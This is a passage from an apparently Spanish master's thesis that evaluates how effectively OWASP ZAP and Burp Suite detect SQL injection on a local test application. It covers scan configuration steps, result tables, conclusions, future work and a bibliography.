

Figura 17. Ataque pasivo. (Elaboración Propia)

Como lo que queremos es realizar el ataque exclusivamente al URL que nos provoca el ataque de inyección, del árbol seleccionaremos la URL en particular. Damos clic en la opción Atacar > Activar Escaneo y seleccionamos Iniciar Escaneo.



Figura 18. Configuración del ataque pasivo. (Elaboración Propia)

Ya realizado el ataque procedimos a aplicar el cuestionario a los resultados obtenidos.

4.3.3.1.3 Escaneo Fuzzer

Por último, para realizar el escaneo fuzzer, damos clic derecho en el árbol y seleccionamos la opción “Fuzz” del menú “Atacar”. Esta opción nos indica que realizaremos un ataque fuzzer a la aplicación.



Figura 19. Ataque fuzzer. (Elaboración Propia)

Damos clic y se nos mostrará la pantalla de configuración del fuzzer, en donde deberemos de ingresar las cadenas para realizar el ataque con las cadenas de inyección que previamente creamos.



Figura 20. Configuración del fuzzer. (Elaboración Propia)

En localizaciones de Fuzz, damos clic en ingresar en la sección de Localizaciones de Fuzz para ingresar las cargas.

En la ventana de cargas damos clic en ingresar y seleccionamos el tipo fuzzer personalizado.



Figura 21. Configuración del fuzzer personalizado. (Elaboración Propia)

Finalmente, terminamos la configuración de la carga colocando las sentencias en el fuzzers de archivo y iniciando el fuzzer.



Figura 22. Configuración de cargas. (Elaboración Propia)

Para terminar, procedimos a aplicar el cuestionario a los resultados obtenidos.

4.3.3.1.4 Resultados

De manera general el nivel de ataque que permitió que el escáner de vulnerabilidades detectará una URL como tipo SQL Injection fue el ataque activo. Si bien el escáner detectó un total de 10 tipos de vulnerabilidades, el análisis de las pruebas se centró en capturar el máximo número de URLs de tipo inyección para poder aplicar el cuestionario a el máximo de URL posibles.

Para poder lograr esto, primero se realizó el nivel de ataque pasivo para poder obtener todas las URLs de la aplicación y luego efectuar los otros niveles de ataque que tienen un nivel superior.

Como mencionamos teníamos un total de 120 sentencias SQL que estaban divididas en dos grupos las que aplicadas proporcionaban una vista en la interfaz y las que no.

Como puede observarse en la figura 23, la herramienta solo pudo detectar de todos los ataques realizados 45 URLs que la categorizó como vulnerabilidad de tipo falla por SQL Injection, de las cuales 38 correspondian al grupo de sentencias que no devolvian ningun tipo de respuesta por interfaz y tan solo 7 correspondian a sentencias que la aplicación web devolvia la consulta.



Figura 23. Extracto del reporte html y de la pantalla de alertas de de Owasp ZAP. (Elaboración Propia)

La tabla 10, nos indica un resumen de los resultados de las pruebas aplicados en Owasp ZAP.

Tabla 10. Resumen de Owasp Zap

Resumen de Owasp Zap	
Número de falsos negativos	55
Número de falsos positivos	38
Nivel de ataque que permitió encontrar más vulnerabilidades	Activo
Tipos de vulnerabilidades detectadas	10
Total de vulnerabilidades procesadas	45

Elaboración Propia

Cada una de las URLs detectadas pasaron por una auditoría manual, en la que el análisis arrojo que de las 45 vulnerabilidades procesadas 38 eran falsos positivos, porque solo 7 sentencias de estas provocaban alguna respuesta de parte de la aplicación. Lo que da lugar a que tengamos un total de 55 falsos negativos que no fueron detectados por la herramienta.

Para concluir una vez realizado cada ataque, a cada URL se le aplico el cuestionario que realizamos previamente y estos fueron los resultados.

La valoración que se dio a cada criterio fue subjetivo. Se realizó la auditoría manual a las URLs detectadas, se identificó las URLs que debían ser detectadas por inyección, pero que se encasillaron en otras categorías, a esas se lo consideró como falso positivo.
A continuación, se muestran los resultados de la evaluación de las URLs detectadas.

Tabla 11. Tabla de Resultados de Owasp ZAP

Tabla de Resultados				
Nivel de Ataque	Nivel de Riesgo	Criterios	Enunciado	Valoración
Pasivo	Alto	QL	QL1	1
			QL2	5
			QL3	3
			QL4	1
		QT	QT1	3
		S	S1	5
			S2	5
		TR	TR1	5
			TR2	3
		HC	HC1	2
Activo	Alto	QL	QL1	5
			QL2	4
			QL3	5
			QL4	5
		QT	QT1	5
		S	S1	3
			S2	3
		TR	TR1	4
			TR2	4
		HC	HC1	5
Fuzzer	Alto	QL	QL1	2
			QL2	4
			QL3	3
			QL4	2
		QT	QT1	3
		S	S1	2
			S2	3
		TR	TR1	3
			TR2	2
		HC	HC1	3

Elaboración Propia

4.3.3.2 Segundo Escáner

Para el segundo escáner que es Burp Suite cambiamos configuración en el proxy de Firefox para que funcione correctamente.

Una vez configurado el ambiente de prueba, procedimos a ejecutar la aplicación.

Ya cargado, seleccionamos si al igual que Owasp ZAP si queremos guardar la sesión o usar una sesión temporal, damos clic en “Next” y luego en “Start Burp”.



Figura 24. Configuración de sesión en Burp Suite Professional. (Elaboración Propia)

Una vez iniciada la sesión, se los desplegara la interfaz inicial de la herramienta y para comenzar con el escaneo manual procedimos a dar clic en “+ New Scan”.



Figura 25. Configuración de sesión en Burp Suite Professional. (Elaboración Propia)

4.3.3.2.1 Escaneo Pasivo

Para iniciar con el primer ataque damos clic en el botón ok luego de colocar en la sección de "Url to Scan" la URL de la aplicación, que en nuestro caso en localhost.



Figura 26. Configuración de URL para escaneo. (Elaboración Propia)

Cuando finalice el escaneo, nos dirigiremos en la pestaña "Target" en la que tenemos la pestaña "Site map", esta pestaña es el equivalente que teníamos en Owasp ZAP que contiene las URLs de la aplicación. Como vemos también tenemos la herramienta nos provee una clasificación de las vulnerabilidades encontradas.



Figura 27. Vista de la herramienta después del escaneo. (Elaboración Propia)

Para terminar, aplicamos el cuestionario a los resultados obtenidos tal como hicimos en el anterior escáner.

4.3.3.2.2 Escaneo Activo

Los pasos realizados para el escaneo activo fueron los siguientes dar clic derecho sobre el padre del árbol que en este caso es el localhost y seleccionar “Actively scan this host”.



Figura 28. Vista de la herramienta para realizar un escaneo activo. (Elaboración Propia)

Luego de ejecutarse el escaneo, procedemos a aplicar el cuestionario a los resultados obtenidos.

4.3.3.2.3 Escaneo Fuzzer

Finalmente, para ejecutar el escaneo fuzzer en Burp Suite realizamos los siguientes pasos. Nos dirigimos a la pestaña “Introducer” y en la pestaña “Positions” colocamos el request.



Figura 29. Configuración para el ataque fuzzer. (Elaboración Propia)

En la pestaña payloads deberemos cargar el archivo que contiene las sentencias SQL. En la sección “Payload Sets” dejaron la opción Simple list y en la sección “Payload Options” damos clic en load para cargar nuestro archivo.



Figura 30. Carga de archivo. (Elaboración Propia)

Luego procedemos a dar clic en el botón “Start Attact”, se nos mostrará una ventana con el progreso de nuestro ataque.



Figura 31. Ventana de ataque fuzzer. (Elaboración Propia)

Luego de ejecutarse el escaneo, procedemos a aplicar el cuestionario a los resultados obtenidos.

4.3.3.2.4 Resultados

En el caso de Burp Suite, se detectó un total de 8 tipos de vulnerabilidades, incluyendo la SQL Injection. Los resultados que arrojo la herramienta de todos los ataques realizados fueron de 120 sentencias SQL detectar 55 URLs, que la categorizo como vulnerabilidad de tipo falla por Inyección SQL.

La tabla 12, nos expone un resumen de los resultados de las pruebas aplicados en el escáner.

Tabla 12. Resumen de Burp Suite

Resumen de Burp Suite	
Número de falsos negativos	50
Número de falsos positivos	41
Nivel de ataque que permitió encontrar más vulnerabilidades	Fuzzer
Tipos de vulnerabilidades detectadas	8
Total de vulnerabilidades procesadas	55

Elaboración Propia

La valoración que se dio a cada criterio fue de la misma manera subjetiva al análisis de cada URL detectada. En la tabla 13, se exponen los resultados.

Tabla 13. Tabla de Resultados de Burp Suite

Tabla de Resultados				
Nivel de Ataque	Nivel de Riesgo	Criterios	Enunciado	Valoración
Pasivo	Alto	QL	QL1	3
			QL2	2
			QL3	3
			QL4	4
		QT	QT1	5
		S	S1	3
			S2	3
		TR	TR1	4
			TR2	5
		HC	HC1	5
Activo	Alto	QL	QL1	4
			QL2	1
			QL3	1
			QL4	1
		QT	QT1	1
		S	S1	3
			S2	3
		TR	TR1	5
			TR2	1
		HC	HC1	1
Fuzzer	Alto	QL	QL1	4
			QL2	1
			QL3	1
			QL4	3
		QT	QT1	4
		S	S1	4
			S2	2
		TR	TR1	4
			TR2	4
		HC	HC1	1

Elaboración Propia

5. Conclusiones y trabajo futuro

5.1. Conclusiones

Realizar tests de penetración con alguna herramienta de análisis dinámico o escáner de vulnerabilidad permite conocer más el nivel de protección de un sistema, conocer las vulnerabilidades que posee y cuales de esas son criticas para realizar un plan de mitigación de esas amenazas, pero se debe conocer todo lo que implica realizar una prueba de penetración desde su planificación, preparación o training de la herramienta, testeo y evaluación de los resultados. El conocimiento de que cada etapa es vital para que la prueba tenga los resultados esperados.

La aplicación de criterios de efectividad si bien fue limitada por la cantidad de URL detectadas, es una técnica válida para hacer aplicados a resultados, ya que me permite obtener métricas cuantitativas de aspectos cualitativos. En este trabajo esos aspectos cualitativos fueron aplicados a los findings detectados por los escáneres, que pasaron por una auditoría manual.

Una vez realizado la replicación de la metodología en ambas herramientas, tenemos las siguientes observaciones que pueden ser evidenciadas a partir de las siguientes figuras, en donde se expone la comparativa entre la puntuación obtenida con Owasp Zap y Burp Suite.



Figura 32. Comparación entre Owasp Zap y Burp Suite. (Elaboración Propia)

Podemos notar que a comparación de Burp Suite el ataque activo es el ataque cuya puntuación se mantuvo constante casi en todos los criterios en Owasp Zap.
Por otro lado, vemos que en Burp Suite el ataque que tuvo mayor puntuación fue el ataque pasivo que en Owasp, además que el ataque de tipo fuzzer es el que menos puntuación tuvo de manera general en los dos, pero si mejoro en Burp Suite con respecto del otro escáner.

Situaciones ya expuestas en el capítulo de revisión de literatura tales como: cobertura de las pruebas, exclusión de variables en las URLs, mal configuración de las herramientas, mal diseño de ataque, entre otras.

Todas estas razones pudieron resultar a que nuestro ataque no fuera tan efectivo y que no detecte más URL, que es lo que se esperaba.

5.2. Líneas de trabajo futuro

Este trabajo puede dar lugar para que nuevas líneas de trabajo se creen, con nuevas versiones de este experimento. A continuación, señalaremos algunas:

- **Generalizar la tabla de criterios:** Actualmente la tabla esta diseñada para un tipo de vulnerabilidad que es la de inyección SQL, se podría rediseñar los criterios de efectividad desarrollados de manera que puedan ser aplicados a resultados dados para cualquier tipo de amenaza.
- **Realizar el experimento con más testers**: Aumentar el número de testers en el experimento seria excelente para obtener retroalimentación acerca de lo que se podría mejorar. Se podría hacer una versión del experimento inicialmente con seis personas, tres de ellas serian testers expertos y los demás testers serian personas con un menor nivel experiencia de tal manera que no solo se tendría retroalimentación de parte de los resultados de las pruebas de ambos grupos sino también se podría hacer una comparación de su perspectiva de evaluación.
- **Seleccionar más escáneres:** En este trabajo de fin de master debido al tiempo solo se hizo la prueba de la metodología usando dos escáneres de vulnerabilidades, en la que se uso un escáner de pago y un escáner gratuito, pero se podría usar al menos cinco escáneres de cada uno para tener una comparativa más detallada, si el tipo de escáner incide en los resultados de la evaluación.
- **Ampliar el set y realizar mutaciones a las sentencias SQL:** En este trabajo se uso un set de 120 sentencias SQL, pero se podría crear uno con al menos 1000 sentencias para aumentar la cantidad de ataques, y conocer si ampliando el set con nuevas variaciones se logra alcanzar mayor rango de cobertura, permitiendo obtener mas URLs vulnerables de tipo inyección sql para la prueba de efectividad.

6. Bibliografía

Aguilar Juárez, I. (2014). Análisis de criterios de evaluación para la calidad de los materiales didácticos digitales.

Aguilera López, P. (2010). *Seguridad informática.* Editex.

Albacete, J. (2015). *Seguridad en equipos informáticos.* IFCT0510. IC Editorial.

Antunes, N., & Vieira, M. (2016). Designing vulnerability testing tools for web services: approach, components, and tools.

Areitio, A. (2009). Test de penetración y gestión de vulnerabilidades, estrategia clave para evaluar la seguridad de red. *Revista Española de Electrónica*.

Avilés, G. G. (2015). *Seguridad en bases de datos y aplicaciones web.* IT Campus Academy.

Carpentier, J. F. (2016). La seguridad informática en la PYME: Situación actual y mejores prácticas.

Cordero Torres, K. G. (2015). Estudio comparativo entre las metodologías MAGERIT y CRAMM, utilizadas para análisis y gestión de riesgos de seguridad de la información.

Creasey, J., & Glover, I. (2017). A guide for running an effective Penetration Testing programme. *CREST*.

Custodio, F. (2001). Planeamiento estratégico para instituciones educativas de calidad. . *Editorial. Udegraf SA, Lima-Perú.*

Dalalana Bertoglio, D., & Zorzo, A. F. (2017). Overview and open issues on penetration test. *Journal of the Brazilian Computer Society*.

Dias, C. &. (2014). Hacking ético y seguridad en Red.

Deepa, G. (2017). Black-box detection of XQuery injection and parameter tampering vulnerabilities in web applications.

Fernández Ginés, X. (2018). Seguridad en Docker.

Gallego González, I. (2018). EuskalCrawler, un detector de vulnerabilidades de sitios web.

Gil Vera, V., & Gil Vera, J. (2017). Seguridad informática organizacional: un modelo de simulación basado en dinámica de sistemas. *Scientia et technica*, 22(2), 193-197.

Graells, P. M. (2002). Evaluación y selección de software educativo.

Guerrero Erazo, H. A., & Lasso Garces, L. A. (2015). Identificación de vulnerabilidades de seguridad en el control de acceso al sistema de gestión documental, mediante pruebas de testeo de red en la empresa ingelec S.A.S.

Gómez Orozco, A. D. (2013). Gómez Orozco, A. D. P. (2013). Sistema de gestión de seguridad de la información SGSI.

Hernández Saucedo, A. L., & Mejia Miranda, J. (2015). Guía de ataques, vulnerabilidades, técnicas y herramientas para aplicaciones web.

Kah Seng, L., Ithnin, N., & Mohd Said, S. Z. (2018). The approaches to quantify web application security scanners quality: a review.

López de Jiménez, R. E. (2017). Pruebas de penetración en aplicaciones web usando hackeo ético. *Revista Tecnológica; no. 10.*

Mammar, A., Cavalli, A., & Jimenez, W. (2011). Using Testing Techniques for Vulnerability Detection in C Programs.

Mannion, P. (2005). Moore's Law: not just a crazy idea. *EE Times*.

Martelo, R., & Madera, J. (2015). *Software para Gestión Documental, un Componente Modular del Sistema de Gestión de Seguridad de la Información (SGSI).*

Martínez Cortes, J. F. (2015). Seguridad informática en pequeñas y medianas empresas (pymes).

Mayorga, A. M. (2018). *Pentesting sobre aplicaciones web basado en la metodología OWASP utilizando un cluster conformado por dispositivos SBC de bajo costo.* Revista Ibérica de Sistemas e Tecnologias de Informação.

Medina Rojas, E. F. (2015). Hacking Ético: Una herramienta para la seguridad informática.

Mohammad Ghaffarian, S., & Reza Shahriari , H. (2017). Software Vulnerability Analysis and Discovery Using Machine-Learning and Data-Mining Techniques: A Survey.

Méndez León, C. A. (2016). Monitoreo de vulnerabilidades en servicios de red para empresas con Nagios implementado.

Najar Pacheco, J. C., & Suárez Suárez, N. E. (2015). La seguridad de la información: un activo valioso de la organización.

Najar Pacheco, J. C. (2017). Exposición del activo más valioso de la organización, la"información".

Nurmyshev, S., & Kozhakhmet, K. (2016). Architecture of web based intellectual vulnerability scanners for OWASP web application auditing process.

Núñez, A. C. (2013). Conceptos de seguridad informática y su reflejo en la cámara de cuentas de Andalucía.

Ramos Martin, A. (2014). *Aplicaciones Web 2.ª edición*.

Ramos Ramos, J. L. (2013). Pruebas de Penetración o Pent Test. *Revista de Información, Tecnología y Sociedad, 31.*

Raul, H. (2016). *Behique Digital*. Obtenido de https://henryraul.wordpress.com/2016/06/23/configurando-owasp-zap-para-la-intercepcion-por-proxy/

Rennhard, M. (2019). Improving the Effectiveness of Web Application Vulnerability Scanning.

Roman Muñoz, F., & Sabido Cortes, I. I. (2014). Capacidades de Deteccion de las Herramientas de Analisis de Vulnerabilidades en Aplicaciones Web.

